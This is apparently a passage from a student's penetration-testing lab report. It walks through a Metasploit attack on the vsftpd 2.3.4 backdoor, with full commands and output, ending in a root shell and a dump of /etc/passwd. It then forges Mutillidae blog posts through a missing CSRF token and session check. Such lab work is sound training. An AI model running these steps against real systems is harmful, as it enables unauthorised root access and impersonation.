Then I accessed more info for the item at 0, as this is the exploit which will be used for this vulnerability, which I confirmed after matching the name of the service and its version, Also it explicitly mentioned that this is used as backdoor command execution.

Command used: info 0

Below is the ss:-

```

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
  tasptloit.html
  RPORT      21                  yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9s55
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

View the full module info with the info -d command.

msf6 >

```

This confirms that this module can be used to exploit the vsftpd service.
Then I used this exploit.

Command used: use 0

```

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Then I viewed the options for this module.

Command used: show options

```

nikhil@nikhil-linux: ~
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST                    no       The local client address
  CPORT                    no       The local client port
  Proxies                    no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
  tasptloit.html
  RPORT      21                  yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

This tells us that, we only need 1 option which is RHOSTS which is the host IP address of the target.

Hence I entered the IP address of target which was: 192.168.56.102 (Identified via nmap)

Command used: set RHOSTS 192.168.56.102

```
nikhil@nikhil-linux: ~  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102  
RHOSTS => 192.168.56.102  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Then I exploited this vulnerability using the below final command.

Command used: exploit

```
nikhil@nikhil-linux: ~  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.56.102:21 - USER: 331 Please specify the password.  
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...  
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 2 opened (192.168.56.101:44475 -> 192.168.56.102:6200) at 2025-03-27 17:32:50 +0530
```

YAHOO! Attack was successfully as indicated by the last line in the above output.

Hence we have gained a remote shell session of the target with root privileges.

Then to confirm once, I ran whoami in the new session spawned.

Below is the output for the same.

```
nikhil@nikhil-linux: ~  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.102:21 - USER: 331 Please specify the password.  
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...  
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 2 opened (192.168.56.101:44475 -> 192.168.56.102:6200) at 2025-03-27 17:32:50 +0530  
  
whoami  
root
```

This confirms that we have gained the access, as we got the user as root.
Now, we can execute any shell command here with root privileges!
Next I ran some commands just for fun !

```
nikhil@nikhil-linux: ~  
[*] Command shell session 2 opened (192.168.56.101:44475 -> 192.168.56.102:6200) at 2025-03-27 17:32:50 +0530  
  
whoami  
root  
pwd  
/  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys
```

Next I also printed the content of the directory /etc/passwd which is a very crucial file for linux systems, as this stores the passwords for various services.


```
nikhil@nikhil-linux: ~  
collisions:0 txqueuelen:0  
RX bytes:310369 (303.0 KB) TX bytes:310369 (303.0 KB)  
  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
dhcp:x:101:102::/nonexistent:/bin/false  
syslog:x:102:103::/home/syslog:/bin/false  
klog:x:103:104::/home/klog:/bin/false
```

Now, summarising this part:-

i) I used nmap and metasploit-framework (msfconsole) for this attack.

Nmap was used to scan for the open ports and service running and its versions.

Msfconsole was used to actually exploit the vulnerability.

ii) I executed various commands, which have been described above, here's a list of those in order:-

```
nmap -sV 192.168.56.102  
msfconsole  
search vsftpd 2.3.4  
info 0  
use 0  
show options  
set RHOSTS 192.168.56.102  
exploit
```

iii) The outcome of the attack is that I gained unauthorised access remote access to the shell with root privileges, this means that I can now execute any shell commands on the target machine remotely without any authentication. This is highly dangerous as now anyone with shell access can execute any command remotely.

d)

Multidae is an explicitly created vulnerability web system.

Below are the steps I followed to exploit the “Add blog for Annyonymous” vulnerability using CSRF attacks.

First I created two accounts on the multidae, first one representing a valid user and second one a attacker.

Valid user creation:-

I set the username as: user1 and password as: test

Below is the ss for the same:-



The screenshot shows a web browser window with the URL `192.168.56.102/mutillidae/index.php?page=register.php`. The page title is "Mutillidae: Born to be Hacked". The header includes version information (2.1.19), security level (0 (Hosed)), hints status (Disabled), and login status (Not Logged In). A navigation bar contains links: Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. On the left, there is a sidebar with links to Core Controls, OWASP Top 10, Others, Documentation, and Resources, along with a "Site hacked..." message and a Twitter handle "@webpwnized". The main content area is titled "Register for an Account" and features a "Back" button. A green box prompts the user to "Please choose your username, password and signature". The registration form includes fields for Username (filled with "user1"), Password (masked with "...."), and Confirm Password (masked with "...."). Below these is a signature box containing the text "this is user1. A legitimate user. S". A "Create Account" button is at the bottom right of the form.

User2 creation:-

Username: user2 and password: test



Then, I opened my burp suite and started capturing some requests to understand the request structure.

First I, sent a request from user1 account to burp suite, with the below contents:-



This was the request in the burp suite:-

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is intercepted and displayed in the 'Request' pane. The request is a POST to `http://192.168.56.102/mutillidae/index.php?page=add-to-your-blog.php`. The request body is as follows:

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.102
Content-Length: 159
Cache-Control: max-age=0
Origin: http://192.168.56.102
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.102/mutillidae/index.php?page=add-to-your-blog.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: showhints=0; username=user1; uid=17; PHPSESSID=L7737e967f02eeef1774d3145de795b0
Connection: keep-alive

csrf-token=SecurityIsDisabled&blog_entry=this+is+a+test+blog+post+which+will+be+analyzed+using+burp+suite...&
add-to-your-blog-php-submit-button=Save+Blog+Entry
```

The 'Inspector' pane on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

As, we can clearly see from this that there is no csrf token being sent with the request, as “csrf-token=SecurityIsDisabled” is being sent instead. Hence this clearly means that this is vulnerable to csrf attacks.

Next I noticed that there is a header named: PHPSESSID which is the session token for that particular user.

After this I decided to delete this header and see whether the server would save the new blog which just has the username as user1, and without no session based authentication.

Below is the new request in burp suite with deleted PHPSESSID header:-


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is intercepted and displayed in the 'Request' pane. The request is a POST to `http://192.168.56.102/mutillidae/index.php?page=add-to-your-blog.php`. The request body is as follows:

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.102
Content-Length: 159
Cache-Control: max-age=0
Origin: http://192.168.56.102
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.102/mutillidae/index.php?page=add-to-your-blog.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: showhints=0; username=user1; uid=17;
Connection: keep-alive

csrf-token=SecurityIsDisabled&blog_entry=this+is+a+test+blog+post+which+will+be+analyzed+using+burp+suite...&
add-to-your-blog-php-submit-button=Save+Blog+Entry
```


The 'Inspector' pane on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The `PHPSESSID` header has been removed.

Then I simply forwarded this request and yes, it worked, the server saved this blog without any session based authentication system!



This means that now anyone can save any content, by just changing the request username.

Then to check this I logged in with the user2 account and crafted a request in the name of user1 and sent it.



And then this was the response on the user1 screen .

← → ↻ ⚠ Not secure 192.168.56.102/mutillidae/index.php?page=add-to-your-blog.php 🔍 ☆ 🌐 📄 📌

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged in User: user1 (this is user1. A legitimate user. S)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

OWASP Top 10

Others

Documentation

Resources



Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

 @webpwnized

 Mutillidae Channel

Welcome To The Blog

 [Back](#)

Add New Blog Entry

 [View Blogs](#)

Add blog for user1

Note: ,,<i>,</i>,<u> and </u> are now allowed in blog entries

[Save Blog Entry](#)

 [View Blogs](#)

4 Current Blog Entries			
	Name	Date	Comment
1	user1	2025-03-30 04:02:23	this is a malicious entry by the user2 in the name of user1.
2	user1	2025-03-30 03:59:53	this is a malicious entry by the user2 in the name of user1.

This shows that attack worked , as user1 never wrote any blog like that.